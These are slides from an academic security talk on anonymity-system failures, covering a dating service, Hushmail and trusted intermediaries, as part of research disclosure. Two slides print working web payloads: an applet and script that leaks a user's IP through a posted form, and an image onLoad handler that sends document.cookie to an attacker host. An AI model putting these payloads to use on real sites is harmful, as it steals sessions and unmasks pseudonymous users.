Real World Patterns of Failure in Anonymity Systems

Richard Clayton
George Danezis
Markus Kuhn

UNIVERSITY OF CAMBRIDGE
Computer Laboratory


presented at IWH2001, 26 April 2001

Summary

- Attacks on a Dating Service
- Weaknesses within Hushmail
- Generic Attacks on Trusted Intermediaries
- An Informal Security Policy Model
- …. and some conclusions

Attacks on a Dating Service #1


Traffic Analysis



Up to 7 minutes for results.
But time chosen by attacker.

Attacks on a Dating Service #2

Java/JavaScript



Attack #2 : the Gory Details

```
<APPLET name="applet" codebase="http://our.machine"
        code="applet.class" mayscript>
</APPLET>
<SCRIPT> w = window.open("","w");
         w.document.writeln("
         <FORM NAME=\"F1\" ACTION=\"msg.asp\" METHOD=\"POST\">
              <TEXTAREA NAME=\"message\"></TEXTAREA>
              <INPUT NAME=\"id\" VALUE=\"999\">//receiver identity
              <INPUT TYPE=\"submit\">
         </FORM>");
         w.document.close();
         w.document.F1.message.value=document.applet.getIP();
         w.document.F1.submit();
</SCRIPT>
```

!works because form is returned to the same server!


Attack #2 : Prevention

- Ban JavaScript — boring
- Look for “script” — ineffective
- Sanitize the HTML — inelegant

```
if ( /^<\s*\/?(em|strong|b|i|u|strike|blink)\s*>/i ||
     /^<\s*\/?(small|big|sub|sup|ul|ol|li|pre)\s*>/i ||
     /^<\s*(p|div|h\d)\s*(align=(left|right|center))?\s*>/i ||
     /^<\s*\/(p|div|h\d)\s*>/i ||
     /^[^<]+/)
  {  $html_out .= $&;      $_ = $’; }
elsif (/^</)
  {  $html_out .= ’&lt;’;  $_ = $’; }
```


Attacks on a Dating Service #3

Simple Image



Attacks on a Dating Service #4


Cookie Stealing



Attack #4 : (Trivial) Details

```
<IMG SRC="logo.gif”
  onLoad="src='http://our.machine/'+document.cookie"
   width=1 height=1>
```

How Hushmail Works



Weaknesses in Hushmail system

- Applet is served **after** username is known
- Applet only signed with a 512-bit RSA key
- Brute force attack on password is possible
  - no advice on choosing strong passwords
- Brute force attack can be done on many passwords in parallel
  - no “salt” or concatenated username

Traffic Analysis on Hushmail

- Crypto only available for email going to other users of Hushmail
  - encourages migration to the service
- No protection for sender, receiver, subject or time (same for PGP and S/MIME)
  - allows construction of “friendship” trees
- Notification emails include Hushmail identity
  - and sent immediately (cf Dating Service attack)


Generic Types of Attack on "Trusted Intermediaries"

- Compromise of intermediary machine
  - what if the "spooks" ran Hushmail or Hotmail?
- Insufficient filtering by the intermediary
  - is your signature removed by anon email systems?
  - does your web cache cope with "cache-busting"?
- Secondary "out-of-band" communications
  - "Disposition-Notification-To"
  - direct access to image files ("web bugs")

Informal Security Policy Requirements

- Impossible to link physical user and one of their pseudonyms
- Impossible to link two pseudonyms used by the same person
- Model needs to work in a dynamic environment where messages are flowing (ie not looking at a statistical database)


Simple-minded Model



- Pseudonyms can only use data that arrived via a pseudonymous channel.
- User can learn of everything known by all pseudonyms.

Breaks when user can be approached in another milieu.

Total Compartmentalization



This works because it is indistinguishable from multiple people.

BUT PROBLEMS!

- Bootstrapping?
- How can the pseudonyms be of practical use ?

So: necessary to violate these rules

Filters are The Answer

- Information may flow if a filter will let it
  - "Public information" is safe
  - "Plausible data" is safe
  - Inaccurate (or fuzzy) data is not a problem
  - Everything else must be blocked!
- BUT you must carefully consider what is "public", you must make data truly "plausible", and you must lie consistently.

How Everyone Else Attacked the Dating Service

- "Real" attacks on the Dating Service (before we came along) involved deduction:
  - "did you attend X's party ?"
  - "have you seen Y's new haircut ?"
- This is not unrelated to the problem of detecting data mining attacks on census information - and that is already known to be hard to solve.

Covert Channels

- Useful way of looking at pseudonymity
